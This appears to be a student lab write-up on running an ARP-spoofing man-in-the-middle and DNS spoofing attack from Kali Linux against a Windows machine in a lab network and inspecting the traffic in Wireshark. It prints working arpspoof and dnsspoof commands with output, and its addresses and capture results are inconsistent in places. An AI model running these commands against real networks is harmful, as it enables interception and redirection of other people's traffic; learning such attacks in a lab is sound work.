

Week-3

Using Wireshark:

Objective

To simulate a DNS spoofing attack on a Windows machine using Kali Linux and analyze the spoofed traffic with Wireshark.

Wireshark is the **world's most popular network protocol analyzer**. It captures and analyzes packets moving through a network in real time.

It's widely used by:

- **Cyber security professionals** → to detect attacks (DNS spoofing, ARP poisoning, etc.).
- **Network engineers** → to troubleshoot network performance.
- **Researchers/students** → to learn about protocols (TCP, UDP, HTTP, DNS, etc.).

Key Features of Wireshark

1. **Live packet capture** from wired/wireless interfaces.
2. **Deep protocol inspection** (supports 2000+ protocols).
3. **Powerful filters** (capture filters with BPF, display filters).
4. **Color coding & graphical analysis** for easier reading.
5. **Export & save packet captures** (.pcap files).

Tools Required


- **Attacker:** Kali Linux (configured for DNS spoofing)
- **Victim:** Windows OS machine
- **Analyzer:** Wireshark (to capture and study packets)
- **Network:** Both systems must be on the same LAN/Wi-Fi

Procedure

Step 1: Enable IP Forwarding on Kali

This allows traffic to pass through the attacker:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```




```
(kali@vbox)-[~]  
$ echo 1 > /proc/sys/net/ipv4/ip_forward  
zsh: permission denied: /proc/sys/net/ipv4/ip_forward
```

Step 2: Launch ARP Spoofing (Man-in-the-Middle)

Use a tool like `arp spoof` (pre-installed in Kali):

```
arp spoof -i eth0 -t 192.168.1.15 192.168.1.1
```



```
(kali@vbox)-[~]  
$ sudo arp spoof -i eth0 -t 192.168.56.102 192.168.56.101  
8:0:27:69:86:c4 8:0:27:be:58:10 0806 42: arp reply 192.168.56.101 is-at 8:0:27:69:86:c4  
8:0:27:69:86:c4 8:0:27:be:58:10 0806 42: arp reply 192.168.56.101 is-at 8:0:27:69:86:c4  
8:0:27:69:86:c4 8:0:27:be:58:10 0806 42: arp reply 192.168.56.101 is-at 8:0:27:69:86:c4  
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8:0:27:69:86:c4 8:0:27:be:58:10 0806 42: arp reply 192.168.56.101 is-at 8:0:27:69:86:c4
```

And in another terminal:

```
arp spoof -i eth0 -t 192.168.1.1 192.168.1.15
```

Step 3: Inject Fake DNS Responses

Create a dns host file :

```
(kali@vbox)-[~] info
$ echo "192.168.56.101 www.google.com" > dns_hosts.txt
```

On Kali, use a DNS spoofing script (e.g., dnsspoof):

```
dnsspoof -i eth0 -f dns_hosts.txt
```

```
(kali@vbox)-[~]
$ sudo dnsspoof -i eth0 -f dns_hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.56.101]
192.168.56.102.42477 > 192.168.56.101.53: 45876+ A? www.google.com
192.168.56.102.47727 > 192.168.56.101.53: 47695+ A? www.google.com
```

Where dns_hosts.txt contains:

```
(kali@vbox)-[~]
$ cat dns_hosts.txt
192.168.56.101 www.google.com
```

```
192.168.1.20 www.google.com
```

Step 4: Victim Activity (Windows)

- Open a browser and type: **http://www.google.com**
- The victim will be redirected to the attacker's fake server instead of the real Google site.

Step 5: Capture & Analyze with Wireshark

1. Open **Wireshark** on Kali or Windows.
2. Select the active **network interface**.
3. Apply filter:

Dns

4. Observe the packets:

- DNS Query from victim → “What is the IP of www.google.com?”
- Fake DNS Response from attacker → “192.168.1.20”

Output:

The image shows a Wireshark packet capture window titled "Capturing from eth0". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar. A filter bar at the top shows "dns". The packet list pane displays the following entries:

No.	Time	Source	Destination	Protocol	Length	Info
101	0.000000	192.168.1.101	192.168.1.102	DNS	70	Standard query 0xdbb8 A google.com
102	0.000000	192.168.1.102	192.168.1.101	ICMP	98	Destination unreachable (Port unreachable)
102	0.000000	192.168.1.102	192.168.1.101	ICMP	98	Destination unreachable (Port unreachable)
102	0.000000	192.168.1.102	192.168.1.101	ICMP	98	Destination unreachable (Port unreachable)
102	0.000000	192.168.1.102	192.168.1.101	ICMP	98	Destination unreachable (Port unreachable)
101	0.000000	192.168.1.101	192.168.1.102	DNS	74	Standard query 0xba4f A www.google.com
102	0.000000	192.168.1.102	192.168.1.101	ICMP	102	Destination unreachable (Port unreachable)
102	0.000000	192.168.1.102	192.168.1.101	ICMP	102	Destination unreachable (Port unreachable)
102	0.000000	192.168.1.102	192.168.1.101	DNS	90	Standard query response 0xba4f A www.google.com A 192.168.56....

The packet details pane for the selected packet (Frame 232) shows the following structure:

- Frame 232: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0
- Ethernet II, Src: PCSSystemtec_69:86:c4 (08:00:27:be:58:10), Dst: 192.168.1.101 (08:00:27:69:86:c4)
- Internet Protocol Version 4, Src: 192.168.1.102, Dst: 192.168.1.101
- Internet Control Message Protocol
 - Type: 3 (Destination Unreachable)
 - Code: 3 (Port Unreachable)
 - Checksum: 0x0000
 - Unreachable Port: 0x0000

The packet bytes pane shows the raw data in hexadecimal and ASCII format.